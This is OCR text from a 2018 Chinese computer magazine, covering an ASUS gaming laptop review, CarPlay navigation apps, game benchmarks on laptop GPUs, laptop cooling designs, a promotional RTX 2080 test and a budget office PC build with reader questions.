飞行堡垒 6 的散热设计很有特点，散热出风口设计采用了 V 字型布局，而顶盖与散热出风口相邻的位置还采用了内凹式设计，这样一来即便是略带下沉的转轴，在打开屏幕后出风口也不会被遮挡，不会发生热量剧烈堆积的问题。除此之外飞行堡垒 6 的散热风扇也有三挡增压增速调整，但在最高模式下噪声也不会很大，哪怕是在较为安静的环境使用也不会打扰他人，低负载的超静音模式几乎听不到风扇运转的声音，当然这也有无刷电机的功劳。而且就风扇本身的设计来说，飞行堡垒 6 加入了防尘通道设计，灰尘、发毛等小杂物可以通过防尘通道直接排出，不会在风扇内大量残留，影响散热效率，这个设计对需要长时间高负载使用的游戏本来说相当人性化。

在这个基础上，于 18℃室温下进行了 AIDA64 和 Furmark 双考机 1 小时。Core i7 8750H 处理器 84℃左右，GTX 1050Ti 显卡 72℃左右，此时键盘面的热量堆积并不大，尤其是手腕、手掌、手指需要触碰的区域，温度都在可以接受的范围内。而且处理器和显卡的运行频率保持在较高水平，这也就意味着用它玩游戏不用担心频率剧烈变动造成的帧速不稳定。

工程师总结 更养眼也更实用的新选择

可以看到华硕在飞行堡垒 6 上有了一些新的变化，比如窄边框，比如新配色，但不变的还是以实用为前提的设计思路，加入了符合军规的标准测试，让耐用性这个很难以数据量化的项目也有了保障。当然，打铁还需自身硬，飞行堡垒 6 的综合硬件性能和游戏体验在主流价位游戏本里也算是有着自身特色的存在，比较适合有着个性需求的玩家选择。

规格参数

- **显示屏:**15.6英寸1920×1080，AHVA
- **处理器:**Core i7 8750H，六核十二线程
- **显卡:**GTX 1050Ti 4GB
- **内存:**8GB DDR4-2666
- **存储:**256GB M.2 PCI-E SSD+1TB HDD
- **网络:**千兆有线+英特尔9462 802.11ac无线+蓝牙5.0
- **其他:**2×USB3.0、1×USB2.0、HDMI、3.5mm音频输入输出
- **重量:**2.2kg
- **系统:**Windows 10 64位
- **价格:**7499元

- **Cinebench R15 单核 / 多核 / 显卡:** 170/1038/85.66fps
- **AS SSD 平均读取** 1950MB/s，平均写入 860MB/s
- **满载处理器 / 显卡温度:**84℃/72℃
- **《最终幻想 15》1920×1080 标准特效:**3917 分
- **《刺客信条:奥德赛》1920×1080 中特效:**35fps
- **《古墓丽影:暗影》1920×1080 中特效:**36fps
- **《文明 6》1920×1080 高特效:**41fps

我们测试的是飞行堡垒 6 火陨红黑版，顶盖有纹理设计，造型很独特

与前代相比，飞行堡垒 6 最大的外形改进就是左右边框收窄到 6.5mm，视觉效果更好

拆机维护很方便，双风扇散热从效率来看比较高，内部还预留了内存插槽方便升级

责编:黄益甲 组版:向海蓉 责校:杨志刚
日期:2018.10.22 投稿邮箱:pcw-advice@vip.sina.com

iOS 12上的这个不起眼的小功能 你可能每天都会用到

1.
扫码关注机智猫
获取更多优质内容

这几天,朋友圈里突然有好多人开始晒自己的车载导航,说自己终于用上了高德地图——这也不是什么新东西啊,不都是一直在手机上用着吗?而且不少汽车(特别是国产车型)的中控系统本身就是使用的高德地图,这有什么好晒的?仔细一看,人家的导航界面确实和自己在手机上看到的不太一样,而且不只是高德,还有百度地图、搜狗地图在最近两天都相继宣布推出了各自的 CarPlay 版本!是的,朋友圈里晒的其实是他们用上了“CarPlay”。

CarPlay 真有那么“高大上”?

CarPlay 其实也并不是最新的产物,苹果早在 2014 年就已经发布了这套系统,有什么好晒的呢?因为,苹果官方公布的支持 CarPlay 的 400 多款车型大部分都来自国际大牌,所以,能用上 CarPlay 的车,都是值得晒的。

那么,你的车能不能用呢?可以访问苹果官网查看具体哪些车型支持(https://www.apple.com/cn/ios/carplay/available-models/)。当然,并不只有这些车型能用上 CarPlay,车主们可以联系 4S 店询问,部分车型也可以通过升级车机系统,从而支持 CarPlay。

那么,为什么要用 CarPlay 呢?

最开始,人们大多使用汽车的原厂车载中控系统(车机),但是大多不太好用,界面难看不说,作为最重要的功能,部分车型的导航功能还需要额外加价购买,如果汽车本身不能联网,以后的升级还很麻烦,并且也不支持实时路况,问题非常多。

正因为如此,不少用户只好购买一个手机支架,在汽车上使用手机上的导航 APP。但是手机屏幕太小,操作不方便,而且在驾驶时使用手机,是交规中明文禁止的,如果手机支架安装不合理,还可能遮挡视线,另外,手机还有不少微信等推送干扰,在驾驶中有很大的安全隐患。

这种吸附在挡风玻璃上的手机支架遮挡视线,是不符合交规的,有很大的安全隐患

正因为有这么多问题,早在 2014 年,苹果就已经推出了 CarPlay 车载系统,可以将 iPhone 上的应用“投影”到汽车的中控显示屏上,而且还能结合 Siri 使用,让驾驶者的双手能牢牢把握方向盘,保障驾驶安全。

但是由于支持 CarPlay 的车型不多,能在 CarPlay 上使用的 APP 更少,最关键的导航应用还只能用苹果自家的地图服务,这次高德、百度、搜狗地图相继支持 CarPlay,大家自然就开始争相体验了。

高德+iOS 12加持,导航更方便了

那么,有了 iOS 12 和这些第三方的国产地图 APP 加持,CarPlay 的实际体验到底如何呢?相比我们习惯的手机支架 + 蓝牙连接,到底哪个好用呢?我们进行了实际体验。

首先是连接方式,只要汽车支持 CarPlay,出乎意料的简单,将手机通过数据线连在车上,几秒钟即可完成连接(最好通过原生接口连接,不要用点烟器转接口)。另外,CarPlay 的许多功能需要用到 Siri,所以手机是必须打开 Siri 功能的。

在手机上可以看到支持 CarPlay 的应用

现在,汽车中控屏上显示的就已经是 CarPlay 的界面了,而且手机里安装的应用,只要支持 CarPlay,都会自动显示在这里。另外,也可以在手机的“通用→CarPlay 车载”中看到已经连接的汽车,并且可以在此选择哪些 APP 不用显示,或者自定义排序。

正如前面所说,CarPlay 并不新了,我们直接来体验这几个全新的导航 APP。

总的来说,中控屏上显示的各家导航 APP 相对于手机版和车机版都要简单,功能按钮非常少,而且也比较大个,方便点击。提供的功能也很单一,输入目的地即可弹出多条路线选择,并且显示距离和预计时间,选择某条路线之后即可开始导航。

在导航中显示的界面也非常清爽,转向等重要信息也很醒目。而手机端就不会显示详细的地图了,只会最简单直观地提示转向,并且显示前方监控和限速情况。

正因为在 CarPlay 上功能大幅缩减,所以这三款地图工具的区别几乎可以忽略不计了,共有的就是通过拼音搜索目的地,而百度地图和搜狗地图还支持语音输入,不过这一功能在高德地图的手机端 APP 上是支持的,在 CarPlay 中加入也是非常简单的事。

而手机端的避免拥堵、不走高速等选项在 CarPlay 上并未涉及,还是只能在手机上操作,如果只是在中控屏上操作,这几款地图应用的 CarPlay 版还是只提供了最基本的导航功能,比不少车机版都还要简单。

开始导航后手机上只显示简单的转向提醒

除了导航,它还能做什么?

而 CarPlay 当然不只是导航,它还支持手机的传统功能——通信。点击电话图标,并非直接弹出拨号界面,Siri 会问你打给谁,你只需要通过语音讲出某个姓名直接拨打。当然,仍然提供了大按钮的拨号盘,比通过手机拨号安全很多。

可通过 Siri 语音接收、发送短信

听歌自然是没问题的

至于短信功能,同样是由 Siri 接管,中控屏上不会显示文字内容,而是由 Siri 朗读出来,这也是因为更强调安全,但是效率并不高。发送短信同样是语音转为文字,虽然方便,但是短信在国内的存在感已经非常低了,适用性大打折扣。

而短信和电话有一个共同的问题,通过车载音响播放,如果有他人在车上,即使没说什么隐私事情,也会略显尴尬。

而驾驶时还有一大需求就是听歌,这也是 CarPlay 非常重要的功能之一。目前,QQ 音乐、虾米音乐、网易云音乐都已经支持 CarPlay 了,另外还有考拉 FM、喜马拉雅 FM 等电台 APP 入驻,可以听的内容其实挺多的。

就使用体验而言,可以在中控屏上显示歌名(电台节目名)等基本信息,也有暂停和下一首等功能按钮,基本满足需求。虽有歌词显示,但并不建议驾驶者盯着看,影响安全驾驶。当然,选歌等大部分操作还是要在手机上完成,所以,电台类应用相对更适合在 CarPlay 上使用。

另外,因为 CarPlay 支持 Siri,所以能通过语音控制手机上的大部分功能,结合 iOS 12 最新加入的捷径应用,让 CarPlay 会有更多的玩法。

如果你的车不支持 CarPlay,想要体验这个“高大上”的功能也是有其他办法的,比如使用旧版本(比如 iOS 10.3.1 以下的系统)的 iOS 越狱之后使用 NGXPlay 等插件,即可映射手机画面到中控屏上。另外也可以刷入或购买第三方的中控屏,淘宝上有许多店铺都在做这类服务,也可以购买第三方的“盒子”,让不支持 CarPlay 的车型也能用上这个功能,搜“CarPlay”就可以找到不少类似产品,不做广告,大家可以自行选择。

一切为了降低安全驾驶隐患

因为支持 CarPlay 的应用很少,功能也被大幅缩减,许多操作还是离不开手机,这就比较尴尬了,其实不用 CarPlay,直接让手机连接车载蓝牙,也能实现类似的功能。

但是 CarPlay 也有它的强项,就是能够将手机的功能“投屏”到较大的中控屏上,虽然功能被阉割,但能满足基本需求,中控屏上的大按钮也能更方便地点击。另外,还可以使用方向盘上的按钮进行控制,比如控制音乐播放、打接电话、唤醒 Siri 等,让驾驶者不用低头即可完成一些操作,保证驾驶安全,这是非常重要的。

而且,使用手机支架在颠簸中很容易掉落,是个不小的安全隐患,而且手机屏幕小的硬伤是没法弥补的。当然,对于原车支持 CarPlay,但不带导航(或者需付费加装等)或者说不支持语音拨号的车主就更实用了。

最后,要提醒每个驾驶者,无论是使用哪种方式,一切以安全为重,最好在起步之前设置好一切,开始导航之后就不要分心操作了。

又一个“显卡杀手”
《刺客信条：奥德赛》笔记本游戏性能测试

如今的 3A 游戏市场，经典延续一定是各大厂商的主要策略，而说到中古世纪开放世界游戏，独树一帜的《刺客信条》系列应该是大家都认同的经典大作了，近年来该系列的剧情核心放到了不同的悠久历史环境当中，比如上一作《刺客信条：起源》选择了古埃及，而本作《刺客信条：奥德赛》就来到了古希腊，这一次我们的笔记本又将经历怎样的“冒险故事”呢？

处理器性能要求较高，画面素质延续前作水准

事实上根据我们的游戏体验来看，《刺客信条：奥德赛》在很多方面都延续自前代《刺客信条：起源》，其中就包括画面效果，几乎就是一模一样的风格和水准，即便是中等特效也有很不错的表现力，这一点也算是育碧的一贯特色了。而硬件配置方面，官方的推荐如下：

处理器：Core i7 3770 或 AMD FX-8350
内存：8GB
显卡：GTX 970 4GB 或 AMD R9 290X 4GB
存储空间：46GB

乍看之下，官方的推荐配置并不算高，但别忘了这是桌面硬件规格，而且这个配置等比到笔记本端，根据我们的测试结果来看也并不算是特别出彩的选择。自《刺客信条：起源》起，该系列对处理器的要求就变得相当高，而与之一脉相承的《刺客信条：奥德赛》同样也把这个特点延续了下来。我们知道当帧速较低时，需要降低特效，而当特效降低后，系统压力就从显卡转移到了处理器端，而《刺客信条：奥德赛》在处理器端的高要求让它即便在大幅度降低特效的情况下，帧速也很难达到三位数，笔记本与台式机处理器散热上限的差距让这两大平台在低特效下的帧速差别很明显，因此我们的建议是笔记本玩家一定要选择 Core i7 级标压处理器或以上，才能畅玩这款大作。

SSD可明显提升加载速度，全高清显存占用3.5GB以上

《刺客信条：奥德赛》的游戏加载速度并不快，因此我们的建议是一定要把游戏放在 SSD 上，所以这时候如果是 256GB 或更大容量 NVMe SSD 的话，读取时间会节省不少，这其实对于目前的游戏笔记本来说也已经成为硬件配置的刚需。

显存占用方面，即便是中等特效也会占用 3.5GB，因此 4GB 是非常有必要的，开启最高特效后会基本把 4GB 占满，这时候有 6GB 显存的 GTX 1060 在性能上会更有优势，4K 分辨率最高特效的显存需求会突破 5GB。

《刺客信条：奥德赛》笔记本显卡测试表

	4K 最高特效	全高清最高特效	全高清高特效	全高清中特效
GTX 1080 8GB@Core i9 8950HK	30fps	57fps	65fps	69fps
GTX 1070 8GB@Core i7 8750H	23fps	50fps	56fps	60fps
GTX 1060 6GB@Core i7 8750H	N/A	41fps	48fps	52fps
GTX 1050Ti 4GB@Core i7 8750H	N/A	22fps	31fps	34fps
GTX 1050 4GB@Core i5 8300HQ	N/A	N/A	26fps	30fps
GeForce MX150 2GB@ Core i7 8550U	N/A	N/A	N/A	N/A
GTX 1060及以上机型为双通道16GB内存，其余机型为单通道8GB内存				

4K 分辨率 GTX 1080 也搞不定

显然，《刺客信条：奥德赛》对于当前的笔记本是相当不友好的，即便是旗舰级的 GTX 1080 8GB 独显本，在 4K 分辨率下也只能是以 30fps 基本流畅的状态运行，GTX 1070 就只能“陪太子读书”一般的跑着玩玩了。随着新一代笔记本独显可能要到明年才能正式发布，目前的顶级 3A 大作在笔记本上就只能在全高清分辨率下玩玩而已了。

全高清下 i7 8750H+GTX 1060 是高性价比组合

如果把分辨率下调到主流的全高清，对 GTX 1060 及以上独显本的压力就小多了，不仅显卡性能够用，而且大多数笔记本的 Core i7 8750H 都能发挥出相对还不错的性能，在这一类机型中的性价比比较高。当然，如果从面向未来的角度考虑，选择 GTX 1070 机型也很不错，毕竟它的帧速明显更高。

GTX 1050Ti 勉强跟上，其下显卡只能再降分辨率

GTX 1050Ti 作为主流价位游戏本的代表显卡，在《刺客信条：奥德赛》这款硬件要求较高的游戏中表现只能说是一般，全高清中特效能玩，而且这款游戏的画面门槛高，也算是可以接受的范围内。但再往下走，比如 GTX 1050，就基本上需要更大幅度降低特效，甚至降低分辨率才能实现流畅运行的目的，对画面有一定要求的话就不建议大家选择这些平台了。

轻薄型游戏本散热设计面面观

目前轻薄型游戏本的散热设计目的并不是性能释放，因为散热模组的性能天花板就在那里，硬上只会导致非常明显的机身发热问题，严重影响使用体验。所以轻薄型游戏本的散热设计的核心是：舒适。而舒适又可以衍生出以下几种不同的散热策略：

第一是降频，负载提高就降低频率，而且不会再反弹，这个设计的根本原因是散热模组缩水。不仅仅是轻薄型游戏本，部分常规设计的也会这样做，区别在于轻薄型是无可奈何，常规型则纯粹是为了抠成本。而降频对于散热来说好处显而易见，处理器几乎不会超过 70℃，但缺点就是性能也跟着缩水了。

第二是动态变频，顾名思义，就是频率随温度变化而变化，一开始可以猛跑全速，温度直奔 90℃以上，但当任何一个温度传感器读数超过保护机制阈值时，就会自动降频和降低电压来减少发热，但这个机制的设计跟 BIOS 关系密切，如果响应不及时，就会超过关键保护阈值，系统会自动关机，这在一些纯公模机型上并不算少见。而降频幅度也不是恒定的，以 Core i7 8750H 轻薄型游戏本为例，它的下降幅度可能是从最高睿频 65W 降到基准频率 37W，甚至可能会直接拉到最低倍频，以 0.8GHz、10W 不到的功耗运行。当温度下降到某个阈值后，频率和电压又会重新加回来，温度攀升，周而复始。

这种策略的优点是不会持续高发热，但缺点是性能变化会比较明显，需要够高的帧速基数来做支撑，比如高频率时可以跑到 140fps，低频率时也能跑到 90fps，这就不会明显影响游戏体验了，而采用这种策略的大多是一线品牌。

第三种是维持基准频率，但也还是烫。这就是跑得太快、为更轻薄设计而妥协太多的后果，基本上是一跑就掉到基准频率，温度却下不去，但也没有再继续下调频率，就一直维持在这个状态下。基本上那些体重数据很惊艳的游戏本都会遇到这个问题，这会导致 Max-Q 的 GTX 1070 哪怕是搭配 Core i7 8750H，也可能被拖回常规 GTX 1060+Core i7 7700HQ 的性能水准。


常规形态的游戏本还会有死都不降频的设计，这主要是仗着散热模组性能够高，再加上品牌的艺高人胆大。但在轻薄型游戏本上没有这种设计，就不展开叙述了。

没好显卡怎么当画质党

最强 RTX 2080 能否征服《逆水寒》

@罗文浩 四川省兴文县第二中学校

如果你现在还觉得网络游戏一定是渣画质的话,那么你不妨体验一下《逆水寒》。这款游戏使用了 Havok 物理引擎,打造出了唯美精致的场景,再加上动态天气系统、水体湿衣效果等,即便你是最为挑剔的画质党也会被这充满东方意境美的场景所吸引。当然只有在高分辨率和高画质下这个虚拟江湖的美景才能充分呈现出来,这时你就需要一款华硕 ROG STRIX RTX2080 O8G GAMING 这样性能超强的显卡。




玩爽《逆水寒》你需要高端显卡的原因

作为一款网游新作,《逆水寒》之所以能够一炮而红,除了新奇的玩法、剧情之外,让玩家感到惊艳的画面是重要的因素。繁华的城市、古朴的建筑、巍峨的高山、缥缈的云海再加上动态天气系统、水体湿衣效果等,共同构成了充满东方意境美的画面,打造出一个真实、有代入感的江湖。同时这款游戏也是首批支持光线追踪的 11 款游戏之一,这让玩家对其画面有更多的期待。

在笔者玩过的游戏当中,《逆水寒》的画质调校算是比较简单的一款,游戏自带了最高、高、中、低和最低等 5 挡调节,只需点选就行了。这款游戏比较良心的一点在于即便是在最低画质下游戏的效果也不是那么不堪入目,但如果你想要物品表面纹理质感更加精细、天气系统更加的真实,那么还是需要在最高画质下才能呈现出来。

如果你还想画质更进一步的话,分辨率越高画面内容就越精细,1080P 全高清分辨率肯定是不行的,好在现在 2K 甚至 4K 显示器价格都不贵,用更高分辨率玩《逆水寒》不是难事。因此要玩爽《逆水寒》这款游戏必然面临着高画质、高分辨率以及支持光线追踪的需求,就得选择最新的 RTX 2080 才行。



不同分辨率下的画质区别,几乎只有在最高画质下才有阴影、物品表面的细节

最强RTX 2080非华硕 ROG STRIX RTX2080 O8G GAMING莫属

既然选择准备买 RTX 2080,那就要选高配版,性能、灯效等方面都有更好的表现。在全新上市的 RTX 2080 中最强产品非华硕 ROG STRIX RTX2080 O8G GAMING 莫属。这款显卡采用了全自动化制程技术,确保显卡拥有一致高稳定性。用料上采用了 SAP II 超合金供电设计,12 相供电配以高品质合金电感、固态聚合物电容,增强了供电性能,降低功率损耗,能为 RTX 2080 提供充足的动力。

华硕 ROG STRIX RTX2080 O8G GAMING 在外壳、背板上依然采用了 Aura RGB 灯效,营造缤纷绚丽的视觉体验,并可与支持 Aura Sync 的硬件联动,打造出信仰满满的个性化电竞套装。同时在散热器上采用了通过 IP5X 防尘设计的轴流风扇,风量大且更耐用。底座采用了 MaxContact 镜面直触技术,底座表面更平滑,从而增加与 GPU 的接触面积,强化导热性能。2.7 插槽设计,让整个散热阵列的表面积增加了 20%以上,保证热量能迅速被风扇吹入的气流带走。这些设计让显卡的 GPU 频率达到了 1890MHz,要知道市面上不少产品的频率还不到 1800MHz,更高的频率带来更强悍的性能。

游戏实测:唯美场景充分呈现与流畅画面能兼顾

体验平台

处理器:英特尔 Core i7 8700K
内存:芝奇 幻光戟系列 DDR4 3200 8GB×2
主板:华硕 ROG STRIX Z370-G GAMING
显卡:华硕 ROG STRIX RTX2080 O8G GAMING
SSD:金士顿 A400 系列 240GB
电源:航嘉 HYPER650G
显示器:AOC LV323WUPX
操作系统:Windows 10 64bit

华硕 ROG STRIX RTX2080 O8G GAMING 作为最强 RTX 2080 能否征服《逆水寒》呢?我们选择用英特尔 Core i7 8700K 平台进行测试,保证让华硕 ROG STRIX RTX2080 O8G GAMING 的性能能够充分地发挥出来。接下来我们会分别在 1920×1080、2560×1440 以及 3840×2160 等三个分辨率下以最高画质运行游戏,考查游戏的画面平均帧速。

《逆水寒》性能测试(最高画质)	
1920×1080	77fps
2560×1440	58fps
3840×2160	45fps

在最高画质下,可以将《逆水寒》优秀的画面淋漓尽致地呈现出来,特别是各种物品的表面纹理、质感分明,这正是玩家梦寐以求的江湖场景。得益于华硕 ROG STRIX RTX2080 O8G GAMING 强悍的性能,在 1920×1080 分辨率和最高画质下,画面的平均帧速都有 77fps,画面毫无卡顿。在 1080P 分辨率下用华硕 ROG STRIX RTX2080 O8G GAMING 玩《逆水寒》简直就是小菜一碟。

接下来我们进一步将分辨率提高,画面的精细度也随之提升,视觉体验越发的真实了,当然游戏对于显卡的要求也水涨船高。在 2560×1440 分辨率下,用华硕 ROG STRIX RTX2080 O8G GAMING 依然能获得 58fps 的画面平均帧速,画面依然很流畅。最后当我们将分辨率调到 3840×2160,华硕 ROG STRIX RTX2080 O8G GAMING 的表现依然非常的稳定,45fps 的画面平均帧速足以带来非常流畅的游戏视觉体验。从本次研究可以得出结论,无论是在哪种分辨率下,使用华硕 ROG STRIX RTX2080 O8G GAMING 都可以保证玩家有流畅的画面。

4K 分辨率和最高画质下的优秀游戏画面

此外,在玩大作时,显卡由于长时间高负荷运行核心温度上升,必然会带来风扇噪声大的问题。而使用华硕 ROG STRIX RTX2080 O8G GAMING 就不会有这种问题出现,产品散热性能非常出色,即便是在 4K 分辨率下玩《逆水寒》时,GPU 温度也才 60℃,几乎就听不见风扇的噪声。

总结 华硕 ROG STRIX RTX2080 O8G GAMING 是玩《逆水寒》的极致之选,未来更多惊喜可期待

华硕 ROG STRIX RTX2080 O8G GAMING 凭借着高频 RTX 2080 核心的强悍性能,在面对《逆水寒》这款硬件要求颇高的游戏时依然表现得游刃有余。在我们的测试中,即便是在 4K 分辨率和最高画质下,画面依然非常的流畅,此时显卡的风扇噪声还不大,不会影响到玩家的体验。而市面上的其他 RTX 2080,受制于较低的频率,在《逆水寒》的表现上肯定与华硕 ROG STRIX RTX2080 O8G GAMING 有一定差距。所以对于追求极致体验的玩家来说,华硕 ROG STRIX RTX2080 O8G GAMING 才是玩《逆水寒》最好的选择。

别以为这就是华硕 ROG STRIX RTX2080 O8G GAMING 的全部实力了,由于现在微软补丁还未推出,玩家还无法体验到《逆水寒》的光线追踪效果。等到补丁到位之后,游戏的画质还能有进一步的提升哦。

金牌装机店

金牌装机店终于做大,目前大家除了可以通过报纸关注我们,了解热门配置和装机方案,还可通过我们的微信平台“钛师父”,查询硬件、外设等产品的报价,同时也能获得我们每周推荐的装机方案。各位,闲话少说,赶快动手微信扫描二维码吧,同时加入“电脑报读者俱乐部”,成为我们中的一员。

英特尔产品价格暴涨无性价比,装办公机还得选速龙

	型号	价格(元)
CPU	AMD 速龙 200GE	439
主板	华硕 PRIME A320M-K	429
内存	十铨 火神系列 DDR4 2400 8GB	429
SSD	闪迪 加强版 120GB	179
硬盘	希捷 ST1000DM010 1TB	295
显示器	华硕 VA249HE	748
机箱	航嘉 睿智 S/MAX	89.8
电源	航嘉 冷静王钻石 Win10 版	219
键鼠套装	罗技 MK120	75
总价		2902.8

站长点评:最近英特尔处理器价格全线暴涨,就连办公用户经常选择的奔腾处理器都涨了好几百元,简直毫无性价比可言了。与英特尔产品的高价相比,AMD 最近推出的速龙 200GE,在提供不错性能的同时,不到 450 元的价格很有竞争力。所以本期站长给大家带来一套基于速龙 200GE 的办公配置,加显示器不到 3000 元即可拿下,性价比还是很不错的。

奔腾G4560涨到将近700元,速龙200GE性价比无敌手

奔腾 G4560 是办公用户装机时的热门选择,不过这款处理器的价格从最低时的 400 多元涨到了将近 700 元,这样的价格对于这款定位入门级的产品来说真是不便宜。而 AMD 在近期推出了速龙 200GE,该产品依然采用了 Zen 架构,拥有双核心四线程,主频为 3.2GHz,二级缓存 2MB,三级缓存 3MB,集成 Vega 3 GPU 图形核心,192 个流处理器,频率 1000MHz,热设计功耗 35W。与奔腾 G4560 相比,两者在处理器性能上差不多,速龙 200GE 在图形性能上大幅领先。更为重要的是速龙 200GE 的价格还不到 450 元,比奔腾 G4560 便宜了 250 元左右,性价比差距非常的明显了。

速龙 200GE 的接口依然是 AM4,兼容 B350、B450、A320 等主板,并支持 USB 3.1 Gen.2 原生接口、NVMe SSD、4K 高清输出等特性,非常的厚道。考虑到办公机对于稳定性的高要求,我们推荐的是华硕 PRIME A320M-K,出自一线大厂,采用了 4 相供电设计,拥有包括高强度显卡插槽、网络安全防护、DIGI+ 数字供电大师、过载安全保护、不锈钢防潮 I/O 等五重安全防护,还有一年换新的售后,这就是办公用户所需要的高稳定性主板。该主板平时报价为 429 元,在电商上时常会有“满 100 元减 10 元”的优惠活动,在活动期间购买价格还能更低,更加的实惠。当然你也可以选择电商上的套装,速龙 200GE+ 华擎、微星这些二线品牌的 A320 一般 700 多元也能买到。

不一定要组建双通道,SSD可以有

大家都知道 Vega 图形核心在使用时会调用内存容量作为显存,内存性能越强平台的显示性能也会越强,那么是不是组建整合平台就一定要买双通道内存呢?站长觉得并不一定是这样。游戏性能高低对于办公机的应用来说基本毫无影响,因此只买单条 DDR4 8GB 内存就可以了,可以节约一些花费呢。

可能还有用户觉得办公机上 SSD 太奢侈,其实并不是这样,最近 SSD 价格很低,120GB SATA 接口的产品 200 元不到就能买到,容量不大但安装系统及常用办公软件都够了。只要用过之后你就会发现,系统响应、文件载入、软件打开等的速度都会有明显的提升,工作效率自然就上来了。本次推荐的是闪迪 加强版 120GB,办公机用很合适。

显示器选择,护眼最重要

办公用户每天都会长时间对着屏幕,一天工作下来眼睛疲劳、干涩的情况非常常见,这就是显示器频闪、蓝光导致的。所以个人觉得在选择办公显示器时,护眼是最重要的功能。之所以推荐华硕 VA249HE 就是因为其通过了德国莱茵 TUV 认证,护眼效果更有保障。同时这款产品采用了 23.8 英寸 VA 屏,画质不错,还提供了 QuickFit 一键排版功能,就是显示器会提供实际的照片、文档尺寸对齐网格,方便办公用户编辑。

个性定制

在购买硬件的过程中,如果有任何的疑问,都可以发送邮件到 play@cpcw.com,站长将会解答疑惑并推荐最适合你需求的产品。

@ 周浪:我有 500 元预算想买一款 250GB 容量的 NVMe SSD,不知道哪款好,请站长为我推荐一款性价比高点的产品。

站长:在 500 元以内的 250GB 容量 NVMe SSD 中,要说性价比高的话,HP EX900 250GB 算是比较出色的。最近这款产品的价格又从 399 元降到了 349 元,这对于一款读取速度可达 2100MB/s,写入速度可达 1300MB/s 的高性能 NVMe SSD 来说,简直就是白菜价了,建议你就选这款产品,不用纠结了。另外,NVMe SSD 会有发热较高的问题,大家买一个 29 元的 HP 原装散热马甲是有必要的。

参考价格:349元

@ 屌丝旺:最近要装机,不知道 Core i5 8400 和 Core i5 8500 这两款处理器区别大吗?应该买哪款最好呢?

站长:依我看这两款处理器都不值得买,原因还是英特尔产品太贵了。拿 Core i5 8400 来说,原来也就 1300 多元的产品,现在居然要卖将近 2000 元,还有什么性价比可言。建议你还是考虑一下锐龙的处理器吧,比如这款锐龙 5 2600,拥有 6 核 12 线程的高配置,在单核性能旗鼓相当的情况下,多线程性能大幅领先于 Core i5 8400,价格还便宜不少,值得推荐。

参考价格:1369元

@ 南宫无极:喜欢赛睿 Rival 的手感,预算也就能买 Rival 300 或 Rival 300s,不知道这两款有何区别呢?

